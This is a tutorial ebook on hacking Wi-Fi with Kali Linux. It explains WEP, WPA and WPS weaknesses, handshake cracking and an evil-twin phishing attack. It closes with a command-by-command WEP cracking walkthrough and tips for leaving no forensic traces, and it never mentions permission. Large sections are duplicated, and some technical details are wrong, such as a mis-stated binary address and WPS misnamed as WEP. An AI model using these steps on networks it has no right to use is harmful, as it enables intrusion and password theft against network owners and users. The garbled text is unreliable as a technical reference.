Wireless Hacking

Introduction to Wireless Hacking with Kali Linux

Giulio D'Agostino

Wireless Hacking

Introduction to Wireless Hacking with Kali Linux
Giulio D'Agostino @Julyo78

1

[Wireless Hacking](#)

Pre-requisites

NONE
Post-reading
You will know:

Hidden networks offer a real challenge to a hacker.

• What are the different flavors of wireless networks you'll encounter and how difficult it is to hack each of them.
• What are hidden networks, and whether they offer a real challenge to a hacker.
• You'll have a rough idea how each of the various 'flavors' of wireless networks is actually hacked.
(The last point would be covered in details in the next chapter)
Wireless Security Levels

Below is a simple list of points I use to explain various possible security implementations that a wireless network may have.

Suppose you are the owner of a club. There can be many possible scenarios as far as entry to the club is concerned :
• Open Entry
• Open networks- They don't require passwords to

• connect to the wireless router (access point). 1 Open entry and unrestricted usage - Anyone can walk right in. They have unrestricted access to the dance floor, free beer, etc.

2 This is open network. This is only used in public places (restaurants, etc.) which offer free Internet access to it's users (WiFi hotspots) . It's fairly uncommon to find such networks.

Wireless hacking usually refers to
cracking the router's password.

3 Open entry but restricted usage. Anyone can walk right in, but have to pay for drinks. For the router's security purposes, this is also an open network. However, connecting to the wireless router (entering the club) doesn't guarantee you unlimited access to the internet. There is another layer of authentication. These are seen in public places (airports, restaurants, fast food joints, shopping malls) where they let you connect to the wireless network without any password, but after that you have an additional layer between you and the internet. This layer

usually restricts your ability to access the internet (either by bandwidth or by time). This layer can be used to charge you for the amount of data you use.

  The point to note in the discussion above is that wireless hacking usually refers to cracking the router's password. The additional layer which might be present between you and the internet after you login is something you'll have to deal with separately, and is not covered under wireless hacking. So, from wifi hacking perspective, both the networks above are the same, "open", and do not require any hacking. • Stupidly Guarded Entry (WEP)

• ISPs may require users to login to
• their accounts to access the internet.

1
Password at door and unrestricted access.

**For a person who has Kali Linux
installed on his
machine, hacking tof a WEP wireless
network might be a matter of minutes.**

The member of the club pay a certain amount every month, and get access to free drinks. They have to say the password at the shady looking entrance to the club. Unfortunately, it's quite easy for anyone to overhear the password and get in. This is WEP protected network. For a person who has Kali Linux installed on his machine, hacking this kind of wireless network is a matter of minutes. These are easy targets. However, nowadays it's fairly uncommon to find WEP protected networks, because of the ease with which they can be hacked into. WPA and WPA-2 are more common.

2 **Password at door but restricted access.**

Only members can enter, but they still have to pay for their drinks. This is the case when the network has password and an additional layer to get access to the internet. This is common in three cases:

- Colleges often allocate student's IDs and
- Passwords using which students can access
- Internet facilities offered by the institute

1 ISP requires login - Many ISP's require users to login to their account to access the internet. Often logging in provides an interface which lets the users see their bandwidth usage, details of their network plan, etc.

2 Colleges/ Schools/ Offices - Many institutes provide users accounts which they use to access the institutes' network.

Bruteforce attacks may take forever (literally) depending on the length of the password.

Again, from the wireless hacking perspective, both the networks above are "WEP protected", and are rather simple to hack into.

Well Guarded Entry

As far as the bifurcation into whether or not another layer of authentication is present once you have the wireless network password is concerned, WEP and WPA cases are the same. The only difference is that the college wireless routers have WPA instead of WEP Thus, this doesn't merit further discussion. However, there's another subcategory in this that we will discuss.

1 Fingerprint and retinal scan for entry - The entry to this club is secure enough for most purposes. Getting past this level of security takes a lot of time and efforts. Theoretically, if you're willing to do what it takes, you may still get it. But a heist (if I may call it that) of this magnitude will take a lot of planning, and even then, a lot depends on sheer luck. This is WPA secure network. The only way to crack this network with dictionary or bruteforce attacks. Bruteforce attacks may take forever (literally) depending on the length of the password, and dictionary attacks too will take days/weeks depending on size of dictionary, and still may fail (if the password is

WPS has a
vulnerability which allows a hacker to get a password in around 3 hours.

not in the dictionary). [More on this later]. So if you want to crack the password of a WPA network... get a new hobby.

2 Fingerprint and retinal scan for entry, and a card which you can quickly swipe to avoid standing in a queue since the aforementioned scans take some time - By introducing this card the club created an alternate path for entry. While this saves

time for the legitimate users, the card can be stolen. While it's not as easy as overhearing the password (WEP), or walking right in (open). This is WPA with WPS enabled. WPS has a vulnerability which allows a hacker to get a password in around 3 hours (can be more sometimes, up to 10-12 hours, but that figure is nothing compared to WPA). Just like WEP, WPS is now a well known weak point and new routers have either disabled WEP or added some measures (like rate limiting) which make it really hard to, well, pickpocket the members.

Bonus : Hidden entry

Any of the above clubs could have a secret entrance. Sounds cool, right? This is somewhat similar to what we call "Security Through Obscurity". How we you get in if you don't know where the club's entrance is? Well, while you don't know where the club entrance is, you know where the club is. You have two options

1 **Passive method** - You go to the roof of a nearby building, take your binoculars out, and try to find out how people enter the building. In wireless terms, you wait till a client connects to the network. This may take a lot of time, but it's relatively safer from a forensic viewpoint (by not doing anything, just watching patiently, you ensure that you don't leave any clues behind which may later be used to catch you).

**Hidden networks don't really offer
much protection to a network, and a WEP protected hidden network just
means that instead of 10 mins it will take 15 mins to get the
password.**

2 **Active method** - You cut off the electric/water supply to the building, or maybe somehow trigger the fire alarm. One way or the other, force the members to get out of the club. Once they find out that everything is fine, they'll swarm back in. You will know where the gate is. In wireless terms, you can de-authenticate the clients (you'll be doing this often, whether you're hacking a WEP network, or getting a WPA handshake [again, more on this later]). Off course, this method results in you leaving behind some traces, but at least you don't have to wait for hours.

The analogue of hidden entry clubs are hidden networks. As long as the network has clients, it's quite easy to find out the name of the network (SSID to be precise, setting the network to hidden basically stops the access point from

revealing it's SSID). However, when a client connects to the network, beacon frames (date packets) with SSID (in clear-text, i.e. unencrypted) are transmitted, which you can capture and get the SSID of the network. So, hidden networks don't really offer much protection to a network, and a WEP protected hidden network just means that instead of 10 mins it will take 15 mins to get the password. For a WPA network, making the SSID hidden doesn't really do a lot since WPA networks are practically uncrackable and a person who has the time and processing power to get past WPA encryption won't be stopped by the hidden SSID.

Summary

There can be additional authentication steps (logins) or other barriers between you and internet even after you get access to the router. However, this is an entirely separate problem

Wireless hotspots or open networks don't have any encryption.

and not too relevant to the discussion of wireless hacking. Still it's something you must be aware of:

◦ Wireless hotspots or open networks don't have any encryption. They can be accessed by anyone. Also, the data transmitted by you is not encrypted and can be read by anyone in the vicinity. Anything which you send to the destination server in plain-text (say, to google), will be transmitted from your machine to the wireless router in plain-text. Anyone in the vicinity can easily read it using Wireshark or any other similar tool. Of course, sensitive data is rarely sent in plain-text, so don't sit around wireless hotspots hoping to get someone's FB login credentials. However, lack of encryption in open networks should be considered seriously. As far as wireless hacking is concerned, not a lot to do here (other than sniffing at unencrypted data in the air).

◦ WEP - This is where most of the stuff happens. Countless vulnerabilities, countless attacks, countless research papers listing the issues, countless tools to get the passwords. It doesn't take too much effort to learn how to hack these. If you are familiar with linux, then it takes practically no efforts at all. Just some terminal commands, and you're done (with wifite you don't even have to bother with that).

◦ WPA - Don't want to mess with this guy. Theoretically there's a way to get in.

Practically it will take forever. Dictionary attacks and bruteforce are the methods to get in. Will cover all this in the advanced version of this guide. PS: When I say WPA, I refer to both WPA and WPA-2. For the sake of this chapter, they are the same.

WPA with WPS : not as easy as WEP, but still do-able.

◦ WPA with WPS - Tough guy with a weak spot. Hit him where it hurts and the 'it takes forever to get in' becomes a matter of hours. Not as easy as WEP, but still do-able. Unfortunately, you might encounter a guy who has a weak spot but has started learning his lessons and guards that spot properly (WPS but with rate-limiting or some other security measure).

I hope you now have a general idea about the various flavors of wireless security. I have a few advanced guides in mind too, which will touch the cryptographic specifics about these 'flavors', the vulnerabilities, and their exploits. As far as the practical hacking process is concerned, there are plenty of tutorials here on this website and elsewhere on the internet regarding that, so I am not covering that again. I hope that this time when you read a guide you are aware of what's going on, and don't end up trying an attack that works on WEP targets on a WPA network.

Pre-requisites
You should know (all this is covered in Wireless Hacking basics):
• What are the different flavors of wireless networks you'll encounter and how difficult it is to hack each of them.
• What are hidden networks, and whether they offer a real challenge to a hacker.
• Have a very rough idea how each of the various 'flavors' of wireless networks is actually hacked.
Post-reading
You will know:
• Know even more about different flavors of wireless networks.

• How to go about hacking any given wireless network.
**WEP: the main
problems were static
keys and weak IVs.**

• Common tools and attacks that are used in wireless hacking.

The last two points would be covered in detail in the coming chapters. A rough idea about the cryptographic aspects of the attacks, the vulnerabilities and the exploits. A rough idea about the cryptographic aspects of each 'flavor' of wireless network security.

WEP, WPA and WPA-2

WEP : the aim of Wireless Alliance was to write an algorithm to make wireless network (WLAN) as secure as wired networks (LAN). This is why the protocol was called Wired Equivalent Privacy (privacy equivalent to the one expected in a traditional wired network). Unfortunately, while in theory the idea behind WEP sounded bullet-proof, the actual implementation was very flawed. The main problems were static keys and weak IVs. For a while attempts were made to fix the problems, but nothing worked well enough (WEP2, WEP plus, etc. were made but all failed).
WPA was a new WLAN standard which was compatible with devices using WEP encryption. It fixed pretty much all the flaws in WEP encryption, but the limitation of having to work with old hardware meant that some remnants of the WEPs problems would still continue to haunt WPA. Overall, however, WPA was quite secure. In the above story, this is the remodeled ship.

Very few tools exist which carry out the attacks against WPA networks properly.

WPA-2 is the latest and most robust security algorithm for wireless networks. It wasn't backwards compatible with many devices, but these days all the new devices support WPA-2. This is the invincible ship, the new model with a stronger alloy.

But wait...

In last chapter we assumed WPA and WPA-2 are the same thing. In this one, I'm telling you they are quite different. What's the matter?

Well actually, the two standards are indeed quite di fferent. However, while it's true there are some remnant flaws in WPA that are absent in WPA-2, from a hacker's perspective, the technique to hack the two networks is often the same. Why?

• Very few tools exist which carry out the attacks against WPA networks

properly (the absence of proof-ofconcept scripts means that you have to do everything from scratch, which most people can't).

• All these attacks work only under certain conditions (key renewal period must be large, QoS must be enabled, etc.)

Because of these reasons, despite WPA being a little less secure than WPA-2, most of the time, a hacker has to use bruteforce/dictionary attack and other methods that he would use

If you don't want to leave behind any footprints, then passive method is the way to go.

against WPA-2, practically making WPA and WPA-2 the same thing from his perspective.

PS: There's more to the WPA/WPA-2 story than what I've captured here. Actually WPA or WPA-2 are ambiguous descriptions, and the actual intricacy (PSK, CCMP, TKIP, X/EAP, AES w.r.t. cipher used and authentication used) would required further diving into personal and enterprise versions of WPA as well as WPA-2.

How to Hack

Now that you know the basics of all these network, let's get to how actually these networks are hacked. I will only name the attacks, further details would be provided in coming tutorials

WEP
The Initialization vector v passed to the RC4 cipher is the weakness of WEP.

Most of the attacks rely on inherent weaknesses in IVs (initialization vectors). Basically, if you collect enough of them, you will get the password.

1 Passive method

◦ If you don't want to leave behind any footprints, then passive method is the way to go. In this, you simply listen to the channel on which the network is on, and capture the data packets (airodump-ng). These packets will give you IVs, and with enough of these, you can crack the network (aircrack-ng). I already

have a tutorial on this method, which you can read here - Hack WEP using aircrack-ng suite.

One of the best ways to do this is by requesting ARP packets.

2 Active methods

◦ ARP request replay   The above method can be incredibly slow, since you need a lot of packets (there's no way to say how many, it can literally be anything due the nature of the attack. However, usually the number of packets required ends up in 5 digits). Getting these many packets can be time consuming. However, there are many ways to fasten up the process. The basic idea is to initiate some sort of conversation in the network, and then capture the packets that arise as a result of the conversation. The problem is, not all packets have IVs. So, without having the password to the AP, you have to make it generate packets with IVs. One of the best ways to do this is by requesting ARP packets (which have IVs and can be generated easily once you have captured at least one ARP packet). This attack is called ARP replay attack. We have a tutorial for this attack as well, ARP request replay attack.

◦ Chopchop attack
◦ Fragmentation attack
◦ Caffe Latte attack
WPA-2 (and WPA)

There are no vulnerabilities here that you can easily exploit. The only two options we have are to guess the password or to fool a user into giving us the password.

What to guess a password? You need the capture the series of packets transmitted when a valid client connects to the AP.

1 Guess the password - For guessing something, you need two things : Guesses and validation. Basically, you need to be able to make a lot of guess, and also be able to verify if they are correct or not. The naive way would be to enter the guesses into the password field that your OS provides when connecting

to the wifi. That would be slow, since you'd have to do it manually. Even if you write a script for that, it would take time since you have to communicate with the AP for every guess(that too multiple times for each guess). Basically, validation by asking the AP every time is slow. So, is there a way to check the correctness of our password without asking the AP? Yes, but only if you have a 4-way handshake. Basically, you need the capture the series of packets transmitted when a valid client connects to the AP. If you have these packets (the 4-way handshake), then you can validate your password against it. More details on this later, but I hope the abstract idea is clear. There are a few different ways of guessing the password.

◦ Bruteforce - Tries all possible passwords. It is guaranteed that this will work, given sufficient time. However, even for alphanumeric passwords of length 8, bruteforce takes incredibly long. This method might be useful if the password is short and you know that it's composed only of numbers.

◦ Wordlist/Dictionary - In this attack, there's a list of words which are possible candidates to be the password. These word list files contains english words, combinations of words, misspelling of words, and so on. There are some huge wordlists which are many GBs in size, and many networks can be cracked using them. However, there's no guarantee that the network you are trying to crack would have it's password

**A possible solution to password
cracking is to create a wordlist/dictionary that can also convert the plaintext passwords into
hashes so that they can be checked
directly.**

in the list. These attacks get completed within a reasonable timeframe.

◦ Rainbow table - The validation process against the 4-way handshake that I mentioned earlier involves hashing of the plaintext password which is then compared with the hash in handshake. However, hashing (WPA uses PBKDF2) is a CPU intensive task and is the limiting factor in the speed at which you can test keys (this is the reason why there are so many tools which use GPU instead of CPU to speed up cracking). Now, a possible solution to this is that the person who created the wordlist/dictionary that we are using can also convert the plaintext passwords into hashes so that they can be checked directly.

Unfortunately, WPA-2 uses a salt while hashing, which means that two networks with the same password can have different hashing if they use different salts. How does WPA-2 choose the salt? It uses the network's name (SSID) as the salt. So two networks with the same SSID and the same password would have the same salt. So, now the guy who made the wordlist has to create separate hashes for all possible SSID's. Practically, what happens is that hashes are generated for the most common SSID's (the default one when a router is purchases like - linksys, netgear, belkin, etc.). If the target network has one of those SSID's then the cracking time is reduced significantly by using the precomputed hashes. This precomputed table of hashes is called rainbow table. Note that these tables would be significantly larger than the wordlists tables. So, while we saved ourselves some time while cracking the password, we had to use a much larger file (some are 100s of GBs) instead of a smaller one. This is referred to as time-memory tradeoff. This file has rainbow tables for 1000 most common SSIDs.

Force your victm to connect to a fake open network that you create, and then send him a login page in his browser where you ask him to enter the password of the network.

2 Fool a user into giving you the password. Basically this just a combination of *Man in the middle* attacks and social engineering attacks. More specifically, it is a combination of *evil twin* and phishing. In this attack, you first force a client to disconnect from the original WPA-2 network, then force him to connect to a fake open network that you create, and then send him a login page in his browser where you ask him to enter the password of the network. You might be wondering, why do we need to keep the network open and then ask for the password in the browser (can't we just create a WPA-2 network and let the user give us the password directly). The answer to this lies in the fact that WPA-2 performs mutual authentication during the 4-way handshake. Basically, the client verifies that the AP is legit, and knows the password, and the AP verifies that the client is legit and knows the password (throughout the process, the password is never sent in plaintext). We just don't have the information necessary enough to complete the 4-way handshake.

3 Bonus : WPS vulnerability and reaver [I have covered it in detail separately so not explaining it again (I'm only human, and a very lazy one too)]

The WPA-2 4 way handshake procedure. Both AP and the client authenticate each other

Tools (Kali)

In this chapter I'll name some common tools in the wireless hacking category which come preinstalled in Kali, along with the purpose they are used for.

1 Capture packets
◦ airodump-ng
◦ wireshark (really versatile tool, there are books just covering this tool for packet analysis)
2 Crack handshakes

Wireshark (really versatile tool, there are books just covering this tool for packet analysis).

◦ aircrack-ng (can crack handshakes as well as WEP)
◦ hashcat (GPU cracking)
◦ cowpatty
3 WPS
◦ reaver
◦ pixiewps (performs the "pixie dust attack")
4 Cool tools
◦ aireplay-ng (WEP mostly)
◦ mdk3 (cool stuff)
5 Automation
◦ wifite ◦ fluxion (not a common script)

2

Wireless Hacking

You should know:

• What are the different flavors of wireless networks you'll encounter and how diffi- cult it is to hack each of them.
• What are hidden networks, and whether they offer a real challenge to a hacker.
• Have a very rough idea how each of the various 'flavors' of wireless networks is actually hacked.
You will know:
• Know even more about different flavors of wireless networks.
• How to go about hacking any given wireless network.
• Common tools and attacks that are used in wireless hacking.
WEP, WPA and WPA-2

WEP is the flawed ship in the above discussion. The aim of Wireless Alliance was to write an algorithm to make wireless network (WLAN) as secure as wired networks (LAN). This is why the protocol was called Wired Equivalent Privacy (privacy equivalent to the one expected in a traditional wired network). Unfortunately, while in theory the idea behind WEP sounded bullet-proof, the actual implementation was very flawed. The main problems were static keys and weak IVs. For a while attempts were made to fix the problems, but nothing worked well enough(WEP2, WEPplus, etc. were made but all failed).

WPA was a new WLAN standard which was compatible with devices using WEP encryption. It fixed pretty much all the flaws in WEP encryption, but the limitation of having to work with old hardware meant that some remnants of the WEPs problems would still continue to haunt WPA. Overall, however, WPA was quite secure. In the above story, this is the remodeled ship.
WPA-2 is the latest and most robust security algorithm for wireless networks. It wasn't backwards compatible with many devices, but these days all the new devices support WPA-2. This is the invincible ship, the new model with a stronger alloy.

• Very few tools exist which carry out the attacks against WPA networks properly (the absence of proof-of-concept scripts means that you have to do everything from scratch, which most people can't).

• All these attacks work only under certain conditions (key renewal period must be large, QoS must be enabled, etc.)

Because of these reasons, despite WPA being a little less secure than WPA-2, most of the time, a hacker has to use brute-force/dictionary attack and other

methods that he would use against WPA-2, practically making WPA and WPA-2 the same thing from his perspective.

PS: There's more to the WPA/WPA-2 story than what I've captured here. Actually WPA or WPA-2 are ambiguous descriptions, and the actual intricacy (PSK, CCMP, TKIP, X/EAP, AES w.r.t. cipher used and authentication used) would required further diving into personal and enterprise versions of WPA as well as WPA-2.

How to Hack
Now that you know the basics of all these network, let's get to how actually these networks are hacked.
WEP

Most of the attacks rely on inherent weaknesses in IVs (initialization vectors).

Basically, if you collect enough of them, you will get the password.
1 Passive method

◦ If you don't want to leave behind any footprints, then passive method is the way to go. In this, you simply listen to the channel on which the network is on, and capture the data packets (airodump-ng). These packets will give you IVs, and with enough of these, you can crack the network (aircrack-ng). I already have a tutorial on this method, which you can read here - Hack WEP using aircrack-ng suite.

2 Active methods

◦ ARP request replay The above method can be incredibly slow, since you need a lot of packets (there's no way to say how many, it can literally be anything due the nature of the attack. However, usually the number of packets required ends up in 5 digits). Getting these many packets can be time consuming. However, there are many ways to fasten

21

up the process. The basic idea is to initiate some sort of conversation in the network, and then capture the packets that arise as a result of the conversation. The problem is, not all packets have IVs. So, without having the password to the AP, you have to make it generate packets with IVs. One of the best ways to do this is by requesting ARP packets (which have IVs and can be generated easily once you have captured at least one ARP packet). This attack is called ARP replay attack. We have a tutorial for this attack as well, ARP request replay attack.

◦ Chopchop attack
◦ Fragmentation attack
◦ Caffe Latte attack
I'll cover all these attacks in detail separately (I really can't summarize the bottom three).
WPA-2 (and WPA)
There are no vulnerabilities here that you can easily exploit. The only two options we have are to guess the password or to fool a user into giving us the password.

1 Guess the password - For guessing something, you need two things :

Guesses (duh) and Validation. Basically, you need to be able to make a lot of guess, and also be able to verify if they are correct or not. The naive way would be to enter the guesses into the password field that your OS provides when connecting to the wifi. That would be slow, since you'd have to do it manually. Even if you write a script for that, it would take time since you have to communicate with the AP for every guess(that too multiple times for each guess). Basically, validation by asking the AP every time is slow. So, is there a way to check the correctness of our password without asking the AP? Yes, but only if you have a 4-way handshake. Basically, you need the capture the series of packets transmitted when a valid client connects to the AP. If you have these packets (the 4-way handshake), then you can validate your password against it. More details on this later, but I hope the abstract idea is clear. There are a few different ways of guessing the password: ◦ Bruteforce - Tries all possible passwords. It is guaranteed that this will work, given sufficient time. However, even for alphanumeric passwords of length 8 characters, bruteforce takes incredibly long. This method might be useful if the password is short and you know that it's composed only of numbers.

◦ Wordlist/Dictionary - In this attack, there's a list of words which are possible candidates to be the password. These word list files contains english words, combinations of words, misspelling of words, and so on. There are some huge wordlists which are many GBs in size, and many networks can be cracked using them. However, there's no guarantee that the network you are trying to crack would have it's password in the list. These attacks get completed within a reasonable timeframe.

◦ Rainbow table - The validation process against the 4-way handshake that I mentioned earlier involves hashing of the plaintext password which is then compared with the hash in handshake. However, hashing (WPA uses PBKDF2) is a CPU intensive task and is the limiting factor in the speed at which you can test keys (this is the reason why there are so many tools which use GPU instead of CPU to speed up cracking). Now, a possible solution to this is that the person who created the wordlist/dictionary that we are using can also convert the plaintext passwords into hashes so that they can be checked directly. Unfortunately, WPA-2 uses a salt while hashing, which means that two networks with the same password can have different hashing if they use different salts. How does WPA-2 choose the salt? It uses the network's name (SSID) as the salt. So two networks with the same SSID and the same password would have the same salt. So, now the guy who made the wordlist has to create separate hashes

for all possible SSID's. Practically, what happens is that hashes are generated for the most common SSID's (the default one when a router is purchases like - linksys, netgear, belkin, etc.). If the target network has one of those SSID's then the cracking time is reduced significantly by using the precomputed hashes. This precomputed table of hashes is called rainbow table. Note that these tables would be significantly larger than the wordlists tables. So, while we saved ourselves some time while cracking the password, we had to use a much larger file (some are 100s of GBs) instead of a smaller one. This is referred to as time-memory tradeoff. This page has rainbow tables for 1000 most common SSIDs. 2 Fool a user into giving you the password. Basically this just a combination of Man in the middle attacks and social engineering attacks. More specifically, it is a combination of evil twin and phishing. In this attack, you first force a client to disconnect from the original WPA-2 network, then force him to connect to a fake open network that you create, and then send him a login page in his browser where you ask him to enter the password of the network. You might be wondering, why do we need to keep the network open and then ask for the password in the browser (can't we just create a WPA-2 network and let the user give us the password directly). The answer to this lies in the fact that WPA-2 performs mutual authentication during the 4-way handshake. Basically, the client verifies that the AP is legit, and knows the password, and the AP verifies that the client is legit and knows the password (throughout the process, the password is never sent in plaintext). We just don't have the information necessary enough to complete the 4-way handshake.

3 Bonus : WPS vulnerability and reaver [I have covered it in detail separately so not explaining it again (I'm only human, and a very lazy one too)]

Tools (Kali)

In this section I'll name some common tools in the wireless hacking category which come preinstalled in Kali, along with the purpose they are used for.

1 Capture packets
◦ airodump-ng
◦ wireshark (really versatile tool, there are books just covering this tool for packet analysis)

2 Crack handshakes
◦ aircrack-ng (can crack handshakes as well as WEP)
◦ hashcat (GPU cracking)
◦ cowpatty

3 WPS
◦ reaver
◦ pixiewps (performs the "pixie dust attack")

4 Cool tools
◦ aireplay-ng (WEP mostly)
◦ mdk3 (cool stuff)

5 Automation
◦ wifite

○ fluxion (actually it isn't a common script at all, but since I wrote a tutorial on it,

I'm linking it)

3

Networking Basics: IP address, Netmasks and Subnets

IP address

An IP address is simply a 32 bit address that every device on any network (which uses IP/ TCP protocol) must have. It is usually expressed in the decimal notation instead of binary because it is less tedious to write it that way. For example,

Decimal notation - 192.168.1.1
Binary - 1000000.10101000.00000001.00000001

An IPv4 address (dotted-decimal notation)

172 . 16 . 254 . 1

10101100 .00010000 .11111110 .00000001

One byte =Eight bits

Thirty-two bits (4 x 8), or 4 bytes

It is clear from the binary form that the IP is indeed 32 bits. It can range from 0.0.0.0 to 255.255.255.255 (for the binary all 0s and all 1s respectively) [A lot of time, the first octet usually goes up to 127. However, we aren't concerned with that here.]

Parts of an IP address

Now this IP address has 2 parts, the network address and host address. A lot of wireless routers keep the first 3 octets (8 bits, hence octets) for the network address and the last octet as host address. A very common configuration being 192.168.1.1 Here, 192.168.1.0 is the network address and 0.0.0.1 is host address. I hope you can see that the host address can vary from 0.0.0.0 to 0.0.0.255 (though usually 0 and 255 are reserved for the network and broadcast respectively).

Netmasks

But di fferent networks have different needs. The previous configuration lets you have a lot of different possible networks (the first 3 octets are for the network and can take different values, not just 192.168.1.0) but only 256 (254 actually) hosts. Some networks may want more hosts (more than 255 hosts per network). This is why there is no "hardcoded" standard enforced on networks for the network and host addresses, and instead, they can specify their own configuration. The first 3 octets being network address and last octet being host address is common, but in no way mandatory. Using Netmasks, we can have very versatile set of configurations, for each and every need.

A netmask is used to divide the IP address in subnets.

We'll start with a basic example. Suppose we want to define a netmask which configures our network like wireless router in the previous example. We want the first 3 octets to correspond to the network and next 1 octet for host address.

Let's think of an operation which we can use to separate the network and host part of the IP address. For simple purposes, we could have just defined after which octet does the host part start [basically saying that anything after the third period (.) is host address]. While this is a simple solution, it is not very versatile.

A more elegant and mathematical solution was proposed.
Netmask
First, I'll tell you the mathematical functionality of a netmask. Assume A to be an IP address and M to be a netmask. Then,
A & M gives the Network address
A & (~M) gives the Host address.
Where,
& is bitwise And ~ is bitwise Not (i.e. complement, 1s complement to be more precise)

A netmask is another 32 bit binary number (just like an IP address), but with the purpose of giving Host address and network address when the operation bitwise and is carried out on it (and it's complement) with A.

Example
A = 192.168.1.1 is you IP address
M = 255.255.255.0
We convert it to binary, and then carry out the desired operations.

A   =   11000000.10101000.00000001.00000001 (192.168.1.1)
M   =   11111111.11111111.11111111.00000000 (255.255.255.0)
A&M =   11000000.10101000.00000001.00000000 (192.168.1.0)
A&M is network IP that we desired
A   =   11000000.10101000.00000001.00000001 (192.168.1.1)
~M =   00000000.00000000.00000000.11111111 (0.0.0.255)
A&~M=   00000000.00000000.00000000.00000001 (0.0.0.1)
A&~M is host IP that we desired

Explanation

Basically, if you realize that 11111111 is 255 in decimal, then you can see that for the parts of the IP address that you want for networks, you set the subnet to 255, and for the ones you want for host, you set it to 0.

So, if you want to reserve 2 octets for networks and 2 for hosts, then the subnet will be
M = 255.255.0.0
If you want 3 octets for host, then
M = 255.0.0.0
Hence, we can see that using netmasks we can achieve what we wanted, i.e. to define networks with whatever number of hosts we require. Now we go a bit further.

Subnets

Now suppose you want to divide your network into parts. It is the sub-networks that are known as subnets (it is correct to call them subnetwork as well).
We'll jump right to it, consider the netmask M:
M = 11111111.11111111.11111111.11000000

Now, the first 3 octets describe the network. But the 4th octet, which is supposed to be for the host, has the 2 most significant bits (i.e. leftmost bits) as 1. Thus, the 2 most significant (leftmost) bits of the 4th octet will show up when we carry out the bitwise AND operation. They will, thus, be a part of the network address. However, they belong to the host octet. Thus, these 2 bits, which belong to the host octet but show up in the network IP address divide the network into subnets. The 2 bits can represent 4 possible combinations, 00, 01, 10 and 11, and hence the network will have 4 subnets.

Example of Subnetwork
Back to our previous "A",
A   =   11000000.10101000.00000001.xx000001 (192.168.1.1)
M   =   11111111.11111111.11111111.11000000 (255.255.255.192)
A&M =   11000000.10101000.00000001.xx000000 (192.168.1.0)

Earlier, irrespective of what was there in 4th octet of A, we would have got all 0s in 4th octet of A&M i.e. network address. This time we will get the 2 most significant bits in the network address. Four subnets will be formed depending on the value of xx (which can be 00,01,10 or 11). Now, we will see which subnet has which set of hosts.

Which subnet has which hosts:
11000000.10101000.00000001.00000000

has hosts 192.168.1.0-63 (00000000 to 00111111)

11000000.10101000.00000001.01000000
has hosts 192.168.1.64-127 (01000000 to 01111111)
11000000.10101000.00000001.10000000
has host 192.168.1.128-191 (10000000 to 10111111)
11000000.10101000.00000001.11000000
has host 192.168.1.192-255 (11000000 to 11111111)

So the netmask M divided the network into 4 equal subnets with 64 hosts each. There are some subnets which are much more complicated and have their applications in certain specific areas. I recommend going through Wikipedia page on Subnetworks to get some more idea.

Some Special IPs
0.0.0.0 = All IPs on local machine. Anything hosted on this IP is available to all devices on the network.
127.0.0.1 = LocalHost, this loops back to the machine itself.
255.255.255.255 = Broadcast, anything sent to this IP is broadcasted (like radio is broadcasted to everyone) to all hosts on the network.

Conclusion

This way of representing subnets using /24, /25, /26, etc. is quite useful while doing vulnerability scans on networks (using nmap, etc.). /24 represents the netmask 255.255.255.0 , the first example we took of Wireless router. It is the most common configuration you'll use while doing nmap scan. The one we discussed later, in the subnets section, is /26. It has 4 subnetworks. /25 has 2 subnets. /27 has 8. /31 has 128 subnets! In this subnet, only 2 host can be there per network, and it is used for 1 to 1 or point to point links. I hope the next time you have to deal with networks, you won't be having difficulties. There are topic like Multicast etc. which build up on this, and you can do further reading on them.

4

Wifi Hacking - WEP

1. Name of your wireless adapter.

Alright, now, your computer has many network adapters, so to scan one, you need to know its name. So there are basically the following things that you need to know

• lo - loopback. Not important currently.
• eth - ethernet
• wlan - This is what we want. Note the suffix associated.

Now, to see all the adapters, type ifconfig on a terminal. See the result. Note down the wlan (0/1/2) adapter:

2. Enable Monitor mode

We are going to use a tool called airmon-ng to create a virtual interface called

mon. Just type:

airmon-ng start wlan0

Your monitoring interface will be created - mon0 in case of Kali 1.x, wlan0mon in all other cases.

3. Start capturing packets

Now, we'll use airodump-ng to capture the packets in the air. This tool gathers data from the wireless packets in the air. You'll see the name of the wifi you want to hack. For kali 2.0 or rolling, replace mon0 with wlan0mon

airodump-ng mon0

4. Store the captured packets in a file

This can be achieved by giving some more parameters with the airodump command. For Kali 2.0 or rolling, replace mon0 with wlan0mon.
airodump-ng mon0 --write name_of_file

Now the captured packets will be stored in name_of_file.cap

You will have to wait till you have enough data (10000 minimum)

PS: Don't wait too long for this step though. Just understand how the procedure works (including the next sections), and once you are convinced you know what you are doing, proceed to the next tutorial where we use ARP replay to speed up the rate at which we gets packets. Using ARP request replay, we can get 10k packets in a few minutes. 5. Crack the wifi

If all goes well ,then you'll be sitting in front of your pc, grinning, finally you've got 10000 packets (don't stop the packet capture yet). Now, you can use aircrack-ng to crack the password. (in a new terminal)

aircrack-ng name_of_file-01.cap

The program will ask which wifi to crack, if there are multiple available. Choose the wifi. It'll do its job. If the password is weak enough, then you'll get it in front of you. If not, the program will tell you to get more packets. The program will retry again when there are 15000 packets, and so on.

You'll get the key, probably in this format:
xx:xx:xx:xx:xx
Remove the colons
xxxxxxxxxx is the password of the wireless network
Not working?
Try this:
ifconfig wlan0 up
ifconfig wlan0 down
airmon-ng check kill
rfkill unblock all
or this:
ifconfig wlan0mon down
iwconfig wlan0mon mode monitor
ifconfig wlan0mon up
Disconnected from internet (wifi)?
Replace mon0 with wlan0mon for Kali 2.0 or rolling.
airmon-ng stop mon0
This is usually sufficient. If wlan0 is not up (check ifconfig or iwconfig), then do this (if you don't know what to do, then do this anyway)
ifconfig wlan0 up

If wifi still doesn't start, try this too
service network-manager restart
EXTRAS
Wifite
• Sorts targets by signal strength (in dB); cracks closest access points first
• Automatically de-authenticates clients of hidden networks to reveal SSIDs
• Numerous filters to specify exactly what to attack (wep/wpa/both, above certain signal strengths, channels, etc)

• Customizable settings (timeouts, packets/sec, etc) • "Anonymous" feature; changes MAC to a random address before attacking, then changes back when attacks are complete

• All captured WPA handshakes are backed up to wifite.py's current directory
